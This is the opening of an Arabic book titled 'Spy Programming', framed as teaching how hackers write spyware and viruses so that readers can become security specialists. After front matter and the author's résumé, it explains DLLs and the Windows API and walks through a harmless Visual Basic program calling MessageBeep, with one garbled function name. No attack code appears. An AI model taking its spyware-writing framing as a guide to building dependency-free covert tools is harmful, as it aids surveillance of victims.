

برمجة التجسس

كيف يقوم الهاكرز باستغلال الشفرات البرمجية للسيطرة والمراقبة والتجسس على الضحايا

أسامة محمد فتحى

خبير حماية البرامج و تأمين المعلومات
إستشاري (ERB) بتكنولوجيا المعلومات



للمبتدئين والمحترفين ..

برمجة التجسس





العنوان : 11 شارع د/محمد رأفت ـ محطة الرمل ـ الإسكندرية

تليفون وفاكس : 4838326 (03)(2+)


للاستعلام والمبيعات : 0101634294 (2+)

URL: www.daralbraa.com

Email: info@daralbraa.com

أسامة محمد فتحي

Osama-muhammad@hotmail.com



الناشر: دار البراء لنشر وتوزيع الكتب العلمية

رئيس مجلس الإدارة: إبراهيم محمد إبراهيم زبير

اسم الكتاب: برمجة التجسس

المؤلف: أسامه فتحي

رقم الإيداع: 2010/23584

الترقيم الدولي: 978-977-6279-74-2

المقاس: 24 x 17

عدد الصفحات: 240

العنوان: 11 شارع د/محمد رأفت – محطة الرمل – الإسكندرية

تليفون وفاكس: 4838326 (03)(2+)

للاستعلام والمبيعات: 0101634294 (2+)

البريد الالكتروني: info@daralbraa.com

الموقع: WWW.DarAlbraa.com

المراسلات: ص.ب 266 المنشية رمز بريدي 21111

الطبعة الأولي 2011

Author's Full Name: Usama Muhammad Fathi

Professional and Technical Experience
- Working as Software Engineer in IBM
- Worked as ERP Consultant in CIC "Certified IT Consultants"

Educational Qualification
- Graduated from ITI as a Software Engineer
- Software Engineering Diploma approved from Nottingham University
- Graduated from Faculty Of Arts as Media - Press Specialist

Certifications
- ERP MM Consultant - SAP
- Software Developer - ITI

إستشاري إدارة موارد المؤسسات بتكنولوجيا المعلومات

خبير في مجال تطوير البرمجيات وتأمين المعلومات وحماية البرامج

إجادة استخدام البرامج التالية:

SQL – Oracle

IBM DB2

VB.NET – JS

ASP.NET– PHP

HTML – ASP

التعامل مع أنظمة التشغيل Windows – Unix –Linux

مقدمة :

المفهوم الحقيقي للهاكر لا يحتوي على أي معنىً تخريبي، ويطلق أصلاً ، على كل محب للتعمق في المعرفة التقنية . وكان السبب في هذا المفهوم المغلوط الحملة الإعلامية الكبيرة ، التي شنّتها وسائل الإعلام المختلفة في العالم المتقدم ، على من يطلق عليهم خطأ لقب الهكرز ، نتيجة لهذه العمليات ، وهم في الحقيقة ، ليسوا سوى بعض المراهقين، الذين حصلوا علي مجموعة من البرامج ، أو النصوص البرمجية الجاهزة ، التي تقوم بهذه الهجمات ، وبدءوا باستغلالها في شن هجمات حجب الخدمة على مواقع الإنترنت المختلفة. وأطلق المحللون عليهم لقب "أطفال النصوص البرمجية" (kiddies Script) وهم مجموعة من الأشخاص الذين يملكون الحد الأدنى من المعرفة التقنية في مجال الشبكات، ويبحثون عن مواقع الإنترنت ، بحثاً عن المزودات التي تتضمن ثغرة معينة ، سعياً وراء استغلالها لتدمير الموقع .

فيجب عليك أن تتعلم كيف يقوم الهاكر بدخول السيرفرات وماهي الأدوات التي يستخدمونها وماهي طرقه وماهي مصادره واجعلها هي نفس مصادرك .. وقم بصناعة فئران تجارب وقم بالعمل عليها حتى تفهم جيداً كيف يعمل هذا الشخص وكيف يفكر ... باختصار اعرف من هم و كيف يعملون حتى تصير أخصائي أمن محترف ..

الفصل الأول

البرمجة المستقلة

الفصل الأول

البرمجة المستقلة

البرمجة المستقلة باستخدام Windows API ..

عندما يقوم الهاكر بكتابة برنامج فيروسي أو ملف خادم للتجسس يركز علي نقطة مهمة للغاية وهي عدم الاعتماد علي ملفات الربط الديناميكية بحيث يعمل الفيروس أو ملف التجسس بدون احتياج لملفات أخري .

مكتبات الربط الديناميكية :

يمكن أن يكون امتداد ملف مكتبة الربط الديناميكية ، الامتداد *DLL* (مثل الملف *MyFile.DLL*) ، أو أن يكون له الامتداد *EXE* (مثل الملف *MyFile.EXE*). والأشهر هو النوع الأول ، لذلك أخذ الأحرف الأولى من اسمها *Dynamic Link Libraries*.

تحتوي ملفات مكتبات الربط الديناميكية *DLL* ، على توابع داخلها ، يمكن استدعاؤها من أي برنامج آخر، وكأنها جزء من هذا البرنامج .

دعنا نفترض وجود ملف *DLL* معين ، يتضمن التابع المسمى *My Function()* ، ولنفترض أيضاً أن هذا التابع يتطلب وسيطاً واحداً، ويعود بقيمة معينة . وهو مشابه للتابع *Str()* الموجود ضمناً في فيجول بيسك ، ويتطلب وسيطاً واحداً هو قيمة رقمية ما ، ويعود بقيمة نصية *String* تمثل هذا الرقم .

تستطيع الآن ، كتابة برنامج فيجول بيسك يستخدم هذا التابع *My Function()*، الموجود في الملف *MyFile.DLL*، في هذه الحالة يستطيع برنامجك استخدام هذا التابع ، بنفس الطريقة التي تستخدم فيها أي تابع داخلي في فيجول بيسك .

بمعنى آخر ، تستطيع زيادة عدد التوابع التي يمكنك استخدامها في فيجول بيسك ، بواسطة تقنية مكتبات الربط الديناميكية *DLL* .

تعتبر الميزة الرائعة لملفات الربط الديناميكية ، هي في إمكانية استخدامها من قبل أكثر من برنامج وبنفس الوقت ، مختصرة بذلك الكثير من التكرار الغير ضروري ، والمستهلك لمساحة القرص الصلب .

يمكن كتابة برنامج فيجول بيسك ، يستدعي تابعاً معيناً من مكتبة *DLL* ما، يقوم هذا البرنامج خلال عملية تنفيذه، بتحميل الجزء الحاوي على شفرة التابع المستدعى، والموجودة في ملف مكتبة *DLL* ، يقوم بتحميله في الذاكرة ومن ثم ينفذه.

يمكنك الآن فهم سبب تسمية هذه الملفات بمكتبات الربط الديناميكية.

هذه الملفات عبارة عن مكتبات من التوابع، تحمَّل هذه المكتبات (ربط هذه المكتبات) مع برنامجك حسب الحاجة فقط (ديناميكياً)، وهي ليست جزءاً من ملف برنامجك التنفيذي وإنما تتواجد في ملف منفصل عنه.

علاوةً على ذلك، يمكنك كتابة برنامج فيجول بيسك آخر، يستخدم نفس التابع الموجود في مكتبة *DLL* (أو تابع آخر موجود في نفس المكتبة) . عند تنفيذ هذا البرنامج (والبرنامج الأول مازال منفذاً) ، يصبح لديك برنامجان يقومان باستدعاء نفس التابع الموجود في الملف *DLL* نفسه . وفي الواقع ، يمكن وجود أكثر من برنامج يقوم بالاستفادة من نفس مكتبة **DLL**.

بكلام ملخص جداً ، تعتبر مكتبات **DLL**، ملفات تحوي توابع بداخلها ، وهي متاحة للاستخدام من أي برنامج وفي نفس الوقت .

توابع النظام ويندوز *API* :

قد تلاحظ (كمشغل لويندوز) ، وجود العديد من المزايا المتوفرة في النظام ويندوز ، مثل تحريك الفاره ، نقر الفاره ، اختيار البنود من القوائم ، الخ .

بالطبع ، يستطيع ويندوز تنفيذ العديد من المهام الأخرى ، مثل حفظ الملفات ، إظهار الصور، إدارة أجهزة الكومبيوتر المختلفة ، وأداء الآلاف من العمليات الهامة الأخرى .

يعتبر ويندوز بحد ذاته برنامجاً ، مثل بقية البرامج الأخرى ، ولكن بالنسبة للمستخدمين ، فإنهم لا يميلون لاعتباره برنامجاً ، بل يعتبرونه آليةً تمكنهم من تنفيذ البرامج الأخرى (وآليةً لتطوير برامج ، بواسطة لغات البرمجة مثل فيجول بيسك) .

بكلمة أصح ، معظم الأعمال التي ينفذها ويندوز، هي في الحقيقة استدعاء للتوابع الموجودة في ملفات مكتبات *DLL* .

وعندما يريد ويندوز أداء مهمة معينة ، فإنه فعلياً يستدعي التابع الخاص بهذه المهمة من خلال ملف مكتبة *DLL* المحتوية على هذا التابع .

لقد رأيت مسبقاً كيف أن العديد من البرامج يمكنها استخدام نفس التابع من الملف *DLL* نفسه وبشكل اني وهذا يعني أن برنامجك المطور في لغة فيجول بيسك يمكنه استخدام التوابع الموجودة في نفس ملف *DLL* والذي يستخدمه ويندوز نفسه .

والآن دعنا نرى الفوائد من استخدام التوابع التي يستخدمها ويندوز نفسه :

- تعتبر مكتبات *DLL* التي يستخدمها ويندوز موجودة في جهازك الشخصي فعلياً ، ويفترض أن مستخدمي برنامجك لديهم ويندوز أيضاً وهذا يعني أنه لا حاجة لتوزيع ملفات *DLL* الخاصة بويندوز (وهي كبيرة جداً) مع ملفات برنامجك ، لأن ملفات ويندوز موجودة مسبقاً عل أجهزة باقي المستخدمين .
- تعمل توابع مكتبات *DLL* بشكل جيد وخالي من الأخطاء وبذلك تضمن الثقة في برامجك وتوافقيتها على جميع أجهزة الكمبيوتر .
- لا توجد لغة برمجة يمكنها تنفيذ كل المهام التي يمكن للنظام ويندوز أن يؤديها ، حتى أعقد اللغات مثل فيجول سي++ ، لذلك لابد لك من استخدام توابع النظام ويندوز *API* بشكل مباشر .
- يوجد العديد من التوابع الخاصة بالنظام ككل، وعند استدعاء أحد هذه التوابع من مكتبات ويندوز نفسه ، تضمن الثقة في عمل النظام بشكل كامل .

لنفرض مثلاً احتياج برنامجك في مرحلة ما ، لإعادة إقلاع الجهاز *Reset*. في حال اعتمدت على تابع إعادة الإقلاع الخاص بك ، توقع أن يسبب تابعك بعض المشاكل .

مثلاً ، هناك برنامج منفذ حالياً ، ويحتاج لحفظ آخر التعديلات التي جرت على ملف ما ، أو هناك مستخدمين آخرين متصلين مع جهازك الشخصي ، وإعادة إقلاع الجهاز بدون تنبيه وتنفيذ بعض المهام قبل عملية إعادة الإقلاع ، يتسبب في الكثير من الضرر .

أما في حال إذا ما استخدمت تابع إعادة الإقلاع الخاص بالنظام ويندوز ، فتأكد بأنه سيقوم بالعمل بدون أي أضرار ، وسيقوم بجميع الإجراءات الضرورية ، مثل تنبيه باقي

البرامج أو المستخدمين على ضرورة الخروج حالياً ، ويمكن في بعض الأحيان إلغاء أمر إعادة الإقلاع لأسباب خاصة .

لقد رأيت الآن ، وجود أسباب كثيرة ومنطقية ، لاستخدام توابع الويندوز *API* ، لنكتب الآن برنامجاً يستخدم توابع النظام ويندوز ، ونرى كيفية عمله .

ملاحظة :

صممت مايكروسوفت النظام ويندوز ، بطريقة تسمح له باستخدام التوابع من ملفات *DLL*. بمعنى أصح ، صممت مايكروسوفت هذه المكتبات بطريقة تسمح للبرامج الأخرى (مثل البرامج المطورة في فيجول بيسك) ، بقابليتها لاستخدام هذه التوابع ، من ملفات *DLL* الخاصة بويندوز . تسمى توابع النظام ويندوز (واجهة برمجة التطبيقات) ويطلق عليها اختصاراً *API* (*Application Programming Interface*).

بداية إنشاء برنامج *API* :


سننشئ الآن ، البرنامج *API*، يوضح هذا البرنامج ، كيفية استخدام توابع *API* من خلال برامجك المطورة في فيجول بيسك .

- أنشئ الدليل *C:\VB5Prg\Ch20*، لكي تحفظ المشروع فيه .
- أنشئ مشروعاً جديداً بنوع *Standard EXE* ، من القائمة *File* .
- اختر البند *Save Form1 As* من القائمة *File* ، ثم قم بحفظه باسم *MyApi.Frm* ، في نفس الدليل .
- اختر البند *Save Project As* من القائمة *File* ، ثم أحفظه باسم *MyApi.Vbp* في نفس الدليل السابق أيضاً .
- صمم النموذج *frmMyApi* وفق الجدول التالي :

بعد انتهائك من بناء النموذج *frmMyApi* ، ينبغي ظهوره في الصورة التالية :

جدول خصائص النموذج ***frmMyApi*** :

الكائن	الخاصية	القيمة
Form	*Name*	*frmMyApi*
	Caption	برنامج *API*
	RightToLeft	*True*
CommandButton	*Name*	*cmdBeep*
	Caption	&رنين
CommandButton	*Name*	*cmdExit*
	Caption	&خروج



النموذج *frmMyApi*
بعد انتهاء تصميمه.

□أضف النص التالي لقسم التصريحات العامة للنموذج *frmMyApi* :

```
' يجب التصريح عن كل المتحولات
Option Explicit
```

□أضف النص التالي لحادثة *Click* الخاصة بالزر *cmdExit* :


```
Private Sub cmdExit_Click()
End
End Sub
```

يتسبب نقر الزر خروج بإنهاء البرنامج والعودة إلى فيجول بيسك

إضافة وحدة نمطية *BAS* جديدة للمشروع :

تحتوي نافذة المشروع على نموذج واحد فقط هو *frmMyApi* ، (انظر الصورة التالية لنافذة المشروع) .

أظهر نافذة المشروع ، من القائمة *View* ، البند *Project Explorer* .



يحتوي المشروع *MyApi* على نموذج وحيد.


سنضيف وحدة نمطية جديدة *BAS* إلى المشروع *MyApi* :

- اختر البند Add Module، من القائمة Project .

يستجيب فيجول بيسك بإظهار نافذة Add Module (أنظر الصورة التالية) .

- تأكد أن صفحة New هي الظاهرة في نافذة Add Module .
- اختر الرمز Module ، ثم انقر الزر فتح .

نتيجة ذلك ، تضاف وحدة نمطية جديدة *BAS* إلى المشروع .




إضافة وحدة نمطية جديدة للمشروع *.MyApi.Vbp*

للوحدة النمطية المضافة اسم افتراضي هو *Module1* ، لذلك يجب تغيير الاسم إلى *MyApi.BAS* كالتالي :

□اختر البند *Save Module1 As* من القائمة *File* ، وأحفظه باسم *MyApi.BAS* في الدليل *C:|VB5Prg|Ch20* .

أنظر لنافذة المشروع مرة أخرى ، وكما ترى (أنظر الصورة التالية) ، تتضمن نافذة المشروع النموذج *frmMyApi* ، والوحدة النمطية *MyApi.BAS* .



تتضمن نافذة المشروع النموذج *frmMyApi*،

والوحدة النمطية *MyApi.BAS*.

التصريح عن توابع *API* :

هدفنا من هذا البرنامج ، تنفيذ تابع *API* من خلال البرنامج *API* ، لذلك يجب إخبار فيجول بيسك عن اسم التابع التي تود استخدامه ، وأين يوجد (اسم الملف *DLL* الذي يحويه) ، وكيفية عمل هذا التابع (الوسائط المطلوبة لهذا التابع والقيمة العائدة منه) .

تدعى عملية إخبار فيجول بيسك عن تفاصيل التابع بالتصريح *Declare* عن هذا التابع .

أضف الأسطر التالية إلى قسم التصريحات العامة للوحدة النمطية *MyApi.BAS*:

```
' يجب التصريح عن كل المتحولات

Option Explicit

Declare Function MessageBeep Lib "User32" _
        (ByVal wType As Long) As Long
```

□اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

يعتبر السطر التالي في قسم التصريحات العامة للوحدة النمطية *MyApi.BAS* ، سطر التصريح عن تابع *API* :

Declare Function MessageBeep Lib "User32" _

(ByVal wType As Long) As Long

يبدأ سطر التصريح عن تابع *API* بالعبارة *Declare*، بعد *Declare* مباشرة ، يأتي دور تحديد نوع التابع ، هل يعود التابع بقيمة (*Function*) ، أم لا يعود بقيمة (*Sub*).

بعد تحديد نوع التابع ، ينبغي تحديد اسم التابع المراد استدعاؤه . في مثالنا الحالي ، يسمى التابع *geBeep*.

بعد تحديد اسم التابع ، ينبغي تحديد موقعه. في مثالنا الحالي ، التابع موجود في المكتبة *Lib* المسماة *User32*.

